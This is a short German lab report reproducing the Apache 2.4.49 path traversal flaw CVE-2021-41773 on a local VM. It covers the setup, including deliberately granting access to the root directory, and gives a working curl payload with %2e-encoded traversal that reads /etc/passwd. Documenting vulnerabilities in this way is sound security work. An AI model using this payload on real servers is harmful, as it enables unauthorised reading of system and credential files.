CVE-2021-41773 Reproduktionsbericht der Schwachstelle
Schwachstellenübersicht
- CVE-ID: CVE-2021-41773
- Schwachstellenname: Apache HTTP Server Pfad-Traversal-Schwachstelle
- Risikostufe: Hoch (CVSS 7.5)
- Betroffene Version: Apache HTTP Server 2.4.49
- Beschreibung: Der Apache HTTP Server 2.4.49 weist einen Implementierungsfehler in der Pfadnormalisierungsfunktion
ap_normalize_path auf. Ein Angreifer kann durch das Erstellen spezieller Anfragen mit %2e-Kodierungen die Zugriffskontrollen umgehen und beliebige Dateien auf dem Webserver lesen.
Aufbau der Umgebung
- Betriebssystem: Ubuntu 20.04 (VM)
- Webserver: Apache httpd 2.4.49 (manuell kompiliert und installiert)
- Testumgebung: Eigenständig laufend, hört auf Port 8080
- Wichtige Konfigurationen:
- Ändern Sie in
<Directory /> das Require all denied zu Require all granted
- Fügen Sie einen Alias
/vuln hinzu, der auf /tmp/vuln_dir verweist, und legen Sie die Berechtigungen fest
Reproduktion der Schwachstelle
Angriffsbefehl


curl -v --path-as-is 'http://127.0.0.1:8080/vuln/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd'
Screenshot des Angriffs
 fxdyx-a/cve-2021-41773-poc

